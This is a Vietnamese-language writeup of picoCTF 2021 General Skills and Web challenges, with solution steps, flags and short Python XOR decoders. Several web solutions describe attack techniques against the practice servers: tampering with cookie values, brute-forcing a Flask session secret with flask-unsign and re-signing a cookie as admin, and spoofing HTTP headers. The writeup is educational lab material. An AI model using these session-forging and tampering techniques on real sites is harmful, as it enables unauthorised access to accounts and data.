

Nhóm Wanna.One chia sẻ một số Challenges giải được và việc chia sẻ writeup nhằm mục đích giao lưu học thuật. Mọi đóng-góp ý-kiến bọn mình luôn-luôn tiếp nhận qua mail: wannaone.uit@gmail.com
picoCTF 2021 được tổ chức từ 16/03 đến 31/03 năm 2021
*GENERAL SKILL>
tangiang0812
-Tab, Tab, Attack
Trước tiên ta cần tải Addadshashanammu.zip về.
Từ gợi ý ta sẽ unzip file này.
Ta kiểm tra từng thư mục thì thấy được file "fang-of-haynekhtnamet" là một file có thể thực thi. Kiểm tra file này bằng cách dùng câu lệnh file.
Sau đó ta sẽ thực thi file này.
Vậy là ta đã có được flag: picoCTF{l3v3l_up!_t4k3_4_r35t!_524e3dc4}
-Obedient Cat
Trước tiên ta tải Download flag.
Sau đó ta mở Terminal, di chuyển đến thu mục Downloads bằng câu lệnh
"cd Downloads" (cách dùng lệnh https://chiasefree.com/linux-tutorials/15-lenh-cd-trong-linux) .
Sau khi di chuyển đến thư mục Downloads ta dùng lệnh "cat flag" .
Lệnh cat dùng để hiển thị nội dung của file text, trong trường hợp này chính là file mà ta đã tải lúc bắt đầu.
-Nice netcat

Sử dụng câu lệnh mà đề gợi ý ta thu được như sau
Dựa theo gợi ý của đề thì ta có thể biết được đây chính là thứ tự tương ứng của các ký tự trong bảng mã ASCII. Ta sẽ sử dụng một công cụ online để chuyển đổi các số thứ tự này thành cái ký tự trong bảng mã.
-Magikarp Ground Mission

Đọc đề bài kết hợp với google thì mình biết được ssh là một công cụ có thể dùng để kết nối với một máy khác và điều khiển máy đang được kết nối đó.
Mình sẽ click vào nút Launch Instance để cho chạy máy mình sắp kết nối.
Sau đó mình sẽ dùng dòng lệnh ssh ctf-player@venus.picoctf.net -p 49982 để kết nối vào máy đang chạy.
-Wave a flag

Đầu tiên ta cần tải file This program về.
Sau đó ta sẽ chạy file.
Nhưng lúc này file vẫn chưa thể chạy được vì file chưa được cấp quyền.
Để cho file chạy được ta cần nhập câu lệnh "chmod +x warm"
Sau khi nhập câu lệnh trên file đã có thể chạy được.
Lúc này hiện lên yêu cầu thêm tham số -h xem điều gì sẽ xảy ra.
*WEB>
Author: nitol
-GET aHEAD

Từ description mình nghĩ ngay đến HTTP HEAD method requests, dùng curl ta có được flag.
-Scavenger Hunt

Xem source trang web.
part 1 :Từ comment html của file index -> picoCTF{t
part 2: comment của mycss.css -> h4ts_4_l0
part 3: robots.txt -> t_0f_pl4c
part 4: ./htaccess -> 3s_2_lO0k
part 5: .DS_Store -> _7a46d25d}
Easy right?
-Cookies

Từ title ta kiểm tra cookie của trang web
Name = -1 ?, name=-1 ta thấy vấn đề ở đây thử đổi lại 1:

Thử tăng dần name=2:
Có vẻ như mỗi lần tăng dần index ta được kí tự khác nhau:
Viết code để solve thôi, ta tìm thấy flag ở index thứ 18
-MOST COOKIES

Với tiêu đề và hints ta focus nhanh vào cookie
Secret_key được chọn random từ list cookie_names, theo kinh nghiệm solve các challenge từ các giải trước mình chắc chắn 69,96% là dựa vào danh sách trên để usign cookie
Mình lấy 1 tên bất kì từ danh sách trên để lấy session cookie:
eyJ2ZXJ5X2F1dGgiOiJzbmlja2VyZG9vZGxlIn0.YGWFLg.0-iV6pAkrXOVNQTHzNs6mhOF_60
Ta dùng flask-unsign để brute secret với wordlist là danh sách ở biến cookie_names:
Với session là admin thì trang web sẽ render ra flag !!!
Sign lại với veryauth=admin bằng secret “fortune”
Change cookie and got flag ?

-Some Assembly Required 1

Bài này là dạng WASM khá chuối với người mới tiếp cận asm như mình @@(crypto + re trá hình)
Fuzz từ source ta có khá nhiều thông tin để giải quyết:
Từ Devtools console dump biến exports, có một hàm khả nghi là check_flag, nhấn vào functionlocation để xem code wasm

Từ hàm copy_char có thể hiểu là chương trình tạo ra 1 array tạm sau đó copy từng phần tử từ input
Không có một phép toán nào được thực thi nên mình tin đây là flag và submit.
-Some Assembly Required 2

Giống với bài 1 chỉ thay đổi hàm copy_char, ý tưởng thuật toán
Lấy mỗi char trong input của user xor với 8 :
Áp dụng tính chất của phép xor A^B=C và A^C=B
Ta chỉ cần xor ngược chuỗi encode với 8 sẽ ra ngược lại flag
Note: ở python cần thêm x vào sau backslash để biểu diễn bytes
data = b"xakgK\x5cNs((j:l9<mimk?:k;9;8=8?=0?>jnn:j=lu\x00\x00"flag = ""for i in range(0,len(data)): flag += chr(data[i] ^ 8)print(flag)-Some Assembly Required 3

Download file wasm từ chall
Bài này khá dài nên mình dùng tool để decomplier sang mã giả javascript
WebAssembly/wabt: The WebAssembly Binary Toolkit (github.com)
Mình không có nhiều kiến thức về asm nên sẽ ko giải thích sâu vào phần này
Bài này giống với 2 bài trên chỉ thay đổi hàm copy_char
Ý tưởng bài toán: cho 2 dữ liệu là chuỗi encoded và chuỗi key,
chủ yếu là xor giữa các index trong mảng, tương tự bài 2
Không vòng lòng belike hải phòng, đọc code mình solve sẽ hiểu
enc = b"\x9dn\x93\xc8\xb2\xb9A\x8b\x90\xc2\xddc\x93\x93\x92\x8fd\x92\x9f\x94\xd5b\x91\xc5\xc0\x8ef\xc4\x97\xc0\x8f1\xc1\x90\xc4\x8ba\xc2\x94\xc9\x90"key=bytes.fromhex('f1a7f007ed')flag = ''for i in range(0,len(enc)): k = 4 - (i % 5) flag += chr(enc[i] ^ key[k])print(flag)tangiang0812
-Who are you?

Vào link của đề bài http://mercury.picoctf.net:1270/ và link của Hint1 https://tools.ietf.org/html/rfc2616 cộng với google thì mình biết được việc cần làm là thay đổi giá trị của User-Agent (là một loại HTTP header, bạn có thể tham khảo các loại HTTP headers tại https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers). Giá trị mặc định của User-Agent chính là Browser mà bạn đang dùng để truy cập vào trang web.
Hình ảnh hiển thị khi truy cập vào trang web bằng Firefox
